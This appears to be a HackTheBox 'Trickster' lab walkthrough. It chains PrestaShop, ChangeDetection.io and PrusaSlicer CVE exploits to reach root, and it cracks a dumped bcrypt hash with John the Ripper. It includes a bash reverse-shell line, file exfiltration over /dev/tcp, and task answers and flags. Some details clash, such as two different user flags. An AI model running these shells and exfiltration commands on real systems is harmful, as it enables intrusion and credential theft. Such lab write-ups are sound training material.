
```
Ncat: Connection from 10.10.11.34:35480.
Linux trickster 5.15.0-121-generic #131-Ubuntu SMP Fri Aug 9
08:29:53 UTC 2024 x86_64 x86_64 x86_64 GNU/Linux
 19:42:32 up  6:03,  0 users,  load average: 0.07, 0.13, 0.13

USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU
WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)

/bin/sh: 0: can't access tty; job control turned off
$
```



At this point, we have a limited shell (`www-data`), indicating we have successfully exploited the target.

We will configure the **TTY** settings.

> $ python3 -c 'import pty; pty.spawn("/bin/bash")'
> www-data@trickster:/$



Note:

> *This command (`python3 -c 'import pty; pty.spawn("/bin/bash")'`) is used to spawn an interactive TTY shell when you have limited access, such as a reverse shell or a web shell, which might not support interactive features like job control, autocompletion, or proper command-line editing.*

Breakdown:

`python3 -c 'import pty; pty.spawn("/bin/bash")'`

- `python3 -c`*: Runs the Python command provided within quotes.*
- `import pty`*: Imports the* `pty` *module, which allows working with pseudo-terminals.*
- `pty.spawn("/bin/bash")`*: Creates a pseudo-terminal (PTY) and spawns an interactive Bash shell.*

Purpose:

- *Upgrades a basic shell (like* `sh` *or a web shell) to a more interactive TTY shell.*
- *Enables features like command history, job control (*`Ctrl+Z`*,* `fg`*,* `bg`*), and improved text input.*

- *Useful in privilege escalation and post-exploitation scenarios.*

Context:

- *If you're seeing `www-data@trickster:/`, it means you've gained access to a system as the `www-data` user (a common web server user).*
- *This is typically used in penetration testing after obtaining an initial foothold through a web exploit.*

It seems that the DB configuration file in PrestaShop is located at **/app/config/parameters.php**, so let's check it.


We have obtained the database username and password.

The `parameters.php` file is located at:
`/var/www/prestashop/app/config/parameters.php`

You can now open it to view the database credentials. For example:
`cat /var/www/prestashop/app/config/parameters.php`

cat /var/www/prestashop/app/config/parameters.php

```
<?php return array (
  'parameters' =>
  array (
    'database_host' => '127.0.0.1',
    'database_port' => '',
    'database_name' => 'prestashop',
    'database_user' => 'ps_user',
    'database_password' => 'prest@shop_o',
```



I have successfully logged into MySQL.

$ mysql -u ps_user -p
mysql -u ps_user -p
Enter password: prest@shop_o
MariaDB [(none)]> show databases;
show databases;

```
+--------------------+
| Database           |
+--------------------+
```

| *information_schema* |
| ***prestashop*** |
+--------------------+

```
);www-data@trickster:/$  mysql -u ps_user -p
 mysql -u ps_user -p
Enter password: prest@shop_o

Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 9375
Server version: 10.6.18-MariaDB-0ubuntu0.22.04.1 Ubuntu 22.04

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]> show databases;
show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| prestashop         |
+--------------------+
2 rows in set (0.001 sec)

MariaDB [(none)]>
```

Upon checking the tables in the PrestaShop database, I found `ps_employee`. This table seems to store account information.

MariaDB [(none)]> ***use prestashop;***
use prestashop;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
MariaDB [prestashop]> ***show tables;***
show tables;

```
MariaDB [prestashop]> show tables;
show tables;
+-----------------------------------------------+
| Tables_in_prestashop                          |
+-----------------------------------------------+

(omitted)

| ps_employee                                   |
```

As expected, I obtained the password hashes for **`admin`** and **`james`**.

I've successfully retrieved the user credentials from the **`ps_employee`** table!
The key information here:

- `admin@trickster.htb` → Password hash: **`$2y$10$P8wO3jruKKpvKRgWP6o7o.rojbDoABG9StPUt0dR7LIeK26RdlB/C`**
- `james@trickster.htb` → Password hash: **`$2a$04$rgBYAsSHUVK3RZKfwbYY9OPJyBbt/OzGw9UHi4UnlK6yG5LyunCmm`**

These hashes are likely **bcrypt** (`$2y$` and `$2a$` prefixes).

I successfully determined the plaintext password from James' bcrypt hash using John the Ripper. Here's the process:

1. First, I created a file to store the hash:
   `touch hash`
2. Then, I edited the file to include the hash:
   `sudo nano hash`
3. Next, I ran John the Ripper with the rockyou wordlist to crack the hash:
   `sudo john hash --wordlist=/usr/share/wordlists/rockyou.txt`

   The output indicated that the password was cracked in just a few seconds, with the plaintext password being:
   `alwaysandforever`


4. I could verify the cracked password with:
   `sudo john --show hash`

```
┌──(pallangyo㉿kali)-[~/…/Hack the box/Machine/Retired machines/Trickster]
└─$ touch hash

┌──(pallangyo㉿kali)-[~/…/Hack the box/Machine/Retired machines/Trickster]
└─$ sudo nano hash
[sudo] password for pallangyo:

┌──(pallangyo㉿kali)-[~/…/Hack the box/Machine/Retired machines/Trickster]
└─$ sudo  john hash --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (bcrypt [Blowfish 32/64 X3])
Cost 1 (iteration count) is 16 for all loaded hashes
Will run 8 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
alwaysandforever (?)
1g 0:00:00:03 DONE (2025-02-10 23:46) 0.2824g/s 10474p/s 10474c/s 10474C/s bandit2..ERICA
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

┌──(pallangyo㉿kali)-[~/…/Hack the box/Machine/Retired machines/Trickster]
└─$

┌──(pallangyo㉿kali)-[~/…/Hack the box/Machine/Retired machines/Trickster]
└─$ sudo john --show hash

?:alwaysandforever

1 password hash cracked, 0 left

┌──(pallangyo㉿kali)-[~/…/Hack the box/Machine/Retired machines/Trickster]
└─$
```

I was able to escalate to the James account using the identified password.

www-data@trickster:/$ ***su james***
su james
Password: ***alwaysandforever***

james@trickster:/$ ***whoami***
whoami
james
james@trickster:/$



Retrieving the User Flag
After successfully gaining access to the `james` account, I navigated through the system to locate the user flag stored in James' home directory. Below is a well-structured breakdown of the process:

Step 1: Listing the Root Directory
To identify available directories in the system, I listed the contents of the root directory:
`james@trickster:/$ ls`

Output:
```
bin   cdrom  etc   lib    lib64   lost+found  mnt  proc  run
snap  sys  usr
boot  dev    home  lib32  libx32  media       opt  root  sbin  srv
tmp  var
```

Step 2: Navigating to the Home Directory
Since user directories are typically stored in `/home`, I moved into that directory:
`james@trickster:/$ cd home`

Step 3: Listing the Contents of `/home`
To check for existing user accounts, I listed the directories within `/home`:
`james@trickster:/home$ ls`
Output:
```
adam  james  runner
```

Step 4: Entering the `james` Directory
Since I had access to the `james` account, I navigated into its home directory:
`james@trickster:/home$ cd james`

Step 5: Listing the Contents of James' Home Directory
To locate any potential flag files, I listed the directory contents:
`james@trickster:~$ ls`


Output:
```
user.txt
```

Step 6: Reading the `user.txt` File
The `user.txt` file is likely the user flag. I displayed its contents using the `cat` command:
`james@trickster:~$ cat user.txt`

Output:
```
149b99447b1d7676a4b61ca3533a99d5
```


I successfully obtained the **user flag** from `/home/james/user.txt`:
✅ **149b99447b1d7676a4b61ca3533a99d5**

Root Flag
Foothold
If you look at the box's IP configuration, you'll see that it has a Docker interface:



Box's interfaces

Displaying the box's ARP table, it appears that a container is currently up, and we have its IP address:



ARP table &ping

Unfortunately, this cannot be confirmed with Docker commands, as it is not part of the associated group. However, the container can be seen running in the process tree:

By deduction, we can guess that the service running on it is **ChangeDetection.io**. According to the service's GitHub page, it runs by default on port 5000, so we can try to verify this:

```
james@trickster:~$ nc -nv 172.17.0.2 5000
Connection to 172.17.0.2 5000 port [tcp/*] succeeded!
^C
```


Port verification

In order to be able to reach and enumerate it from our machine, we'll forward the port 5000 of the container through an SSH tunnel:

```
└─$ ssh -L 5000:172.17.0.2:5000 james@trickster.htb
james@trickster.htb's password:
Last login: Sun Feb  2 09:22:35 2025 from 10.10.14.95
```

ssh port forwarding

We finally manage to reach the service via http://localhost:5000 and even log in as admin, since John's credentials are still being used:



ChangeDetection.io homepage

ChangeDetection.io: CVE-2024-32651

ChangeDetection.io (version v0.45.20) contains a **critical Server-Side Template Injection (SSTI) vulnerability** (CVE-2024-32651) which can lead to Remote Code Execution (RCE). An easy-to-implement Proof of Concept (PoC) is provided in the **Security page** of the ChangeDetection.io GitHub.

Steps Taken:

1. **Check GitHub PoC**
   I reviewed the provided PoC on GitHub and downloaded the `cve-2024-32651.py` file.

2. **Modification of the PoC Script**
   After downloading the PoC script, I modified it to make it compatible with the current setup.

3. **Running the Script:** Executed the script and encountered an error due to a missing dependency:

```
┌──(trickster_venv)─(pallangyo㉿kali)-[~/…/Hack the box/Machine/Retired
machines/Trickster]
└─$ python3 cve-2024-32651.py
Traceback (most recent call last):
  File "/home/pallangyo/Documents/Security/Hack the box/Machine/Retired
machines/Trickster/cve-2024-32651.py", line 13, in <module>
    from bs4 import BeautifulSoup
ModuleNotFoundError: No module named 'bs4'
```

4. **Install Missing Dependency:**

   To resolve the error, I installed the required `beautifulsoup4` library:

```
┌──(trickster_venv)─(pallangyo㉿kali)-[~/…/Hack the box/Machine/Retired
machines/Trickster]
└─$ pip install beautifulsoup4
```

5. **Re-running the Script**
   After successfully installing the dependency, I ran the script again, and it showed a missing argument error:

```
┌──(trickster_venv)─(pallangyo㉿kali)-[~/…/Hack the box/Machine/Retired
machines/Trickster]
└─$ python3 cve-2024-32651.py
usage: cve-2024-32651.py [-h] --url URL [--port PORT] --ip IP [--
notification NOTIFICATION] [--password PASSWORD]
cve-2024-32651.py: error: the following arguments are required: --url, --
ip
```

6. **Adding Required Arguments:**

   I provided the required arguments and executed the script:

```
┌──(trickster_venv)─(pallangyo㉿kali)-[~/…/Hack the box/Machine/Retired
machines/Trickster]
└─$ python3 cve-2024-32651.py --url http://localhost:5000/ --ip
10.10.16.36 --port 443 --password alwaysandforever
```

   Output:

```
Obtained CSRF token:
ImJlOTBlZTI4NDhlYmVlYWU4OWFlYTAzZWVlZTNkOWI1ZWIzYTYxZmEi.Z6s7gA.h_H2QYpSH6
4jrp3lVf5SACECxH4
Logging in...
[+] Login successful
Redirect URL: /edit/b12e7608-0dbe-42c8-a929-1518b8f6106a?unpause_on_save=1
Final request made.
Spawning shell...
[.] Trying to bind to :: on port 443: Trying ::
```

```
Traceback (most recent call last):
  File "/home/pallangyo/Documents/Security/Hack the box/Machine/Retired
machines/Trickster/cve-2024-32651.py", line 159, in <module>
    start_listener(args.port)
  File "/home/pallangyo/Documents/Security/Hack the box/Machine/Retired
machines/Trickster/cve-2024-32651.py", line 17, in start_listener
    listener = listen(port)
```

7. **Port Binding Error:**

   An error occurred when trying to bind the listener to port 443:

   ```
   OSError: [Errno 98] Address already in use
   ```

   This error indicates that port 443 was already in use, which may have been caused by an existing listener or service running on that port.

8. **Start Netcat Listener:**

   I started a **Netcat listener** on port 443 to catch any incoming connections:

   ```
   ┌──(trickster_venv)─(pallangyo㉿kali)-[~/…/Hack the box/Machine/Retired
   machines/Trickster]
   └─$ nc -lvnp 443
   ```

   Output:

   ```
   Listening on 0.0.0.0 443
   Connection received on 10.10.11.34 44644
   root@a4b9a36ae7ff:/app#
   ```

Spawn a Bash Shell for Interactive Access

Next, we spawn an interactive bash shell on the target system, allowing us to execute commands remotely.

```
root@a4b9a36ae7ff:/app# python3 -c 'import pty; pty.spawn("/bin/bash")'
```

Navigating the File System

We use the `ls` command to explore the files in the current directory (`/app`) and identify available resources.

```
root@a4b9a36ae7ff:/app# ls
changedetection.py  changedetectionio
```

After reviewing the contents, we navigate one level up to inspect the broader system structure.

```
root@a4b9a36ae7ff:/app# cd ..
root@a4b9a36ae7ff:/# ls
app  boot  dev  home  lib64  mnt  proc  run  srv  tmp  var
bin  datastore  etc  lib  media  opt  root  sbin  sys  usr
```

Accessing the Datastore

We move to the `datastore` directory to explore further.

```
root@a4b9a36ae7ff:/# cd datastore
root@a4b9a36ae7ff:/datastore# ls
30ea8f5c-9b6e-49ae-907d-a5f6ba3fb92b  bbdd78f6-db98-45eb-9e7b-681a0c60ea34
58ccd587-8c6b-4ee9-852a-73fc9d7ab479  e6b3c77f-cce8-433b-99ec-8958fcee19a5
Backups                                secret.txt
```

```
ab0dcb3f-50df-4053-82e7-0f857100fe54  url-list-with-tags.txt
b12e7608-0dbe-42c8-a929-1518b8f6106a  url-list.txt
b86f1003-3ecb-4125-b090-27e15ca605b9  url-watches.json
```

We identify a `Backups` directory containing potential files of interest.

```
root@a4b9a36ae7ff:/datastore# cd Backups
root@a4b9a36ae7ff:/datastore/Backups# ls
changedetection-backup-20240830194841.zip  changedetection-
backup-20240830202524.zip
```

Sending the Backup Files via Netcat

To transfer the backup zip files to our local machine, we use the `cat` command to send them over a specific port. These commands push the files to the designated IP and port.

```
root@a4b9a36ae7ff:/datastore/Backups# cat changedetection-
backup-20240830194841.zip > /dev/tcp/10.10.11.34/9001
root@a4b9a36ae7ff:/datastore/Backups# cat changedetection-
backup-20240830202524.zip > /dev/tcp/10.10.11.34/9002
```

SSH Tunneling for Secure Transfer

At this point, we establish an SSH tunnel to the target host (`trickster.htb`) using a local port forwarding mechanism. This allows us to interact with internal services securely over SSH.

```
└─$ ssh -L 5000:172.17.0.2:5000 james@trickster.htb
james@trickster.htb's password:
Last login: Tue Feb 11 19:30:46 2025 from 10.10.16.36
```

Once logged in, we list the files to confirm the receipt of the backup zip files.

```
-bash-5.1$ ls
b4a8b52d-651b-44bc-bbc6-f9e8c6590103  bbdd78f6-db98-45eb-9e7b-681a0c60ea34
changedetection-backup-20240830202524.zip  url-list.txt  url-watches.json
b86f1003-3ecb-4125-b090-27e15ca605b9  changedetection-backup-20240830194841.zip
secret.txt
url-list-with-tags.txt  user.txt
```

Final Step: Downloading the Backup File to Host Machine

From the SSH session on `trickster.htb`, we proceed to download the backup file (`changedetection-backup-20240830194841.zip`) to the local machine for further analysis.

```
-bash-5.1$ cd ..
```

The final download to the host machine takes place from the secure environment, completing the process.

The steps that brought the zip file to the Downloads directory and further process. (My host machine).

Step-by-Step Breakdown

1. **Transfer of the zip file to your host machine:**

   After successfully executing the commands on the remote server (via Netcat and SSH), you transferred the zip file `changedetection-backup-20240830194841.zip` to your host machine. Here's how it looked once the transfer was completed:

```
┌──(pallangyoⓀkali)-[~/Downloads]
└─$ ls
changedetection-backup-20240830194841.zip
```

2. **Unzipping the downloaded file:**

   You extracted the zip file in your `~/Downloads` directory:

```
┌──(pallangyoⓀkali)-[~/Downloads]
└─$ unzip changedetection-backup-20240830194841.zip
Archive:  changedetection-backup-20240830194841.zip
creating: b4a8b52d-651b-44bc-bbc6-f9e8c6590103/
extracting:
b4a8b52d-651b-44bc-bbc6-f9e8c6590103/f04f0732f120c0cc84a993ad99decb2c.txt.
br
extracting: b4a8b52d-651b-44bc-bbc6-f9e8c6590103/history.txt
inflating: secret.txt
inflating: url-list.txt
inflating: url-list-with-tags.txt
inflating: url-watches.json
```

3. **Decompressing the Brotli file:**
   After extracting the contents, you encountered a `.br` file. To properly access the content inside, you used the `brotli` command to decompress it:

```
┌──(pallangyoⓀkali)-[~/Downloads]
└─$ brotli --decompress
./b4a8b52d-651b-44bc-bbc6-f9e8c6590103/f04f0732f120c0cc84a993ad99decb2c.tx
t.br -o b4.txt
```

4. **Examining the content of the extracted file:**
   The decompressed file (`b4.txt`) contained PHP configuration details related to a PrestaShop instance, with important fields such as:

```
<?php
return array (
    'parameters' =>
    array (
        'database_host' => '127.0.0.1',
        'database_port' => '',
        'database_name' => 'prestashop',
        'database_user' => 'adam',
        'database_password' => 'adam_admin992',
    ),
);
```

> This file likely holds crucial configuration for a web application, including the database credentials (`adam_admin992`), which could be useful for further exploitation or testing.

After obtaining the password for the user adam, we logged into the machine via SSH using the command:

```
ssh adam@trickster.htb
```

With the password `adam_admin992`, we successfully authenticated and confirmed that Adam has the ability to execute `PrusaSlicer` as a privileged user using `sudo`.

To verify this, we used the `su` command to switch to the `adam` user and ran the following to check for any allowed commands with `sudo`:

```
su adam
Password:
adam@trickster:/$ sudo -l
```

The output revealed that `adam` is allowed to run **`/opt/PrusaSlicer/prusaslicer`** as root without a password prompt, which is a potential privilege escalation vector:

```
Matching Defaults entries for adam on trickster:
    env_reset, mail_badpass,
secure_path=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/snap/
bin, use_pty

User adam may run the following commands on trickster:
    (ALL) NOPASSWD: /opt/PrusaSlicer/prusaslicer
```

Upon further research, we discovered an exploit related to `PrusaSlicer` that allows for arbitrary code execution. The exploit can be found at:

PrusaSlicer Arbitrary Code Execution (**CVE-2023-47268**.)

Following the instructions outlined in the exploit, we ensured that `PrusaSlicer` could be run using `sudo`. The exploit steps were as follows:

Steps to execute the exploit:

1. Download the exploit files.
2. Modify the IP and PORT in the `exploit.sh` file.
3. Place the `exploit.sh` file in the `/tmp` directory.
4. Run the following command:

```
sudo ./prusaslicer -s evil.3mf
```

This command would execute the exploit with root privileges. After setting up the exploit, we confirmed that the contents of the `evil.3mf` file were designed to include the `post_process` parameter, as outlined in the exploit.

```
bash-5.1$ ls -l /tmp/exploit.sh
-rw-rw-r-- 1 adam adam 0 Feb 11 20:19 /tmp/exploit.sh
```

```
bash-5.1$ cat /tmp/exploit.sh
/bin/bash -i >& /dev/tcp/10.10.16.36/8000 0>&1
```

We set up a netcat listener on port 8000 and executed the malicious `PrusaSlicer` file:

```
bash-5.1$ sudo -u root /opt/PrusaSlicer/prusaslicer -s evil.3mf
```

The following output indicated that the exploit was successful:

```
10 => Processing triangulated mesh
20 => Generating perimeters
30 => Preparing infill
45 => Making infill
65 => Searching support spots
69 => Alert if supports needed
print warning: Detected print stability issues:

EXPLOIT
Low bed adhesion

Consider enabling supports.
Also consider enabling brim.
88 => Estimating curled extrusions
88 => Generating skirt and brim
90 => Exporting G-code to EXPLOIT_0.3mm_{printing_filament_types}
_MK4_{print_time}.gcode
```

We confirmed that a reverse shell was successfully established as the root user by checking our netcat listener on port 8000:

```
┌──(pallangyo㉿kali)-[~/…/Hack the box/Machine/Retired machines/Trickster]
└─$ nc -lvnp 8000
Listening on 0.0.0.0 8000
Connection received on 10.10.11.34 56016
```

Once we gained a root shell, we verified our privileges and accessed the root directory to retrieve the final flag:

```
root@trickster:/home/adam/prusaslicer_exploit# id
uid=0(root) gid=0(root) groups=0(root)
root@trickster:/home/adam/prusaslicer_exploit# pwd
/home/adam/prusaslicer_exploit
root@trickster:/home/adam/prusaslicer_exploit# ls
evil.3mf
EXPLOIT_0.3mm_ABS_MK4_6m.gcode
exploit.sh
README.md
root@trickster:/home/adam/prusaslicer_exploit# cd
root@trickster:~# pwd
/root
root@trickster:~# ls
changedetection
root.txt
scripts
snap
root@trickster:~# cat root.txt
ffe53a77e597d5a7766dce6a7727d20c
```

Helpful Resources for "Trickster" HackTheBox Writeups and Walkthroughs:

1. Qiita - Detailed Steps for Trickster Writeup
   A comprehensive guide to help with the "Trickster" challenge.
2. PatoHackventuras - Trickster Walkthrough
   A detailed writeup on the Trickster challenge with a focus on techniques and insights.
3. YouTube - Trickster Writeup Video
   Watch a video walkthrough on how to tackle the Trickster challenge, offering visual explanations.
4. The Cybersec Guru - Mastering Trickster: A Beginner's Guide
   A beginner-friendly guide that goes step-by-step through the Trickster challenge, perfect for those new to HackTheBox.
5. Medium - HackTheBox Trickster Writeup by Ruruuu
   An insightful writeup explaining the key steps in solving the Trickster box on HackTheBox.

Question From htb:

Task 1: How many ports are open on Trickster?
Answer: 2

Task 2: What is the name of the e-commerce platform in use on Trickster?
Answer: PrestaShop

Task 3: What is the relative path on the webserver for the PrestaShop admin page?
Answer: /admin634ewutrx1jgitlooaj

Task 4: Which version of PrestaShop is the online store on Trickster running?
Answer: 8.1.5

Task 5: What is the 2024 CVE ID for a cross-site scripting (XSS) vulnerability in PrestaShop version 8.1.5?
Answer: CVE-2024-34716

Task 6: What system user is PrestaShop running as on Trickster?

Hint:
Exploit the CVE to gain admin access, and then use that access to get a shell on the box. Some of the CVE Proof of Concepts (PoCs) perform these actions in a single script.

Solution:
To determine what system user PrestaShop is running as on Trickster, we need to exploit the CVE, gain remote code execution (RCE), and then identify the user associated with the compromised shell.

Here are the steps we followed:

1. **Exploit the CVE**
   We start by running the exploit script, passing the required parameters such as the target URL, the email associated with the account, the local IP, and the admin path. The script triggers the exploitation process.

   ```
   ┌──(pallangyo㉿kali)-[~/…/Machine/Retired machines/Trickster/CVE-2024-34716]
   └─$ python3 exploit.py --url http://shop.trickster.htb --email adam@trickster.htb --local-ip 10.10.16.36 --admin-path admin634ewutrx1jgitlooaj
   ```

   Output:

   ```
   [X] Starting exploit with:
           Url: http://shop.trickster.htb
           Email: adam@trickster.htb
           Local IP: 10.10.16.36
           Admin Path: admin634ewutrx1jgitlooaj
   [X] Ncat is now listening on port 12345. Press Ctrl+C to terminate.
   Serving at http.Server on port 5000
   Ncat: Version 7.95 ( https://nmap.org/ncat )
   Ncat: Listening on [::]:12345
   Ncat: Listening on 0.0.0.0:12345
   GET request to http://shop.trickster.htb/themes/next/reverse_shell_new.php: 403
   GET request to http://shop.trickster.htb/themes/next/reverse_shell_new.php: 403
   GET request to http://shop.trickster.htb/themes/next/reverse_shell_new.php: 403
   Request: GET /ps_next_8_theme_malicious.zip HTTP/1.1
   Response: 200 -
   10.10.11.34 - - [12/Feb/2025 02:37:03] "GET /ps_next_8_theme_malicious.zip HTTP/1.1" 200 -
   GET request to http://shop.trickster.htb/themes/next/reverse_shell_new.php: 403
   GET request to http://shop.trickster.htb/themes/next/reverse_shell_new.php: 403
   Ncat: Connection from 10.10.11.34:58080.
   ```

2. **Obtain a shell**
   After successfully exploiting the CVE and triggering the reverse shell, we get a shell on the target machine.

   Output after the reverse shell connection:

```
Linux trickster 5.15.0-121-generic #131-Ubuntu SMP Fri Aug 9
08:29:53 UTC 2024 x86_64 x86_64 x86_64 GNU/Linux
23:38:01 up 13:36,  0 users,  load average: 0.16, 0.21, 0.18
USER     TTY      FROM             LOGIN@   IDLE   JCPU
PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$ whoami
www-data
```

3. **Result**
   The system user that PrestaShop is running as is **`www-data`.**

Task 7: What is the password PrestaShop uses to connect to the database?
Answer: prest@shop_o

Task 8: What is the password for james user?
Answer: alwaysandforever

Task 9: Submit the flag located in james user's home directory.
Answer: Cf7e87965ceb12fb345cd81e5d92ff6e

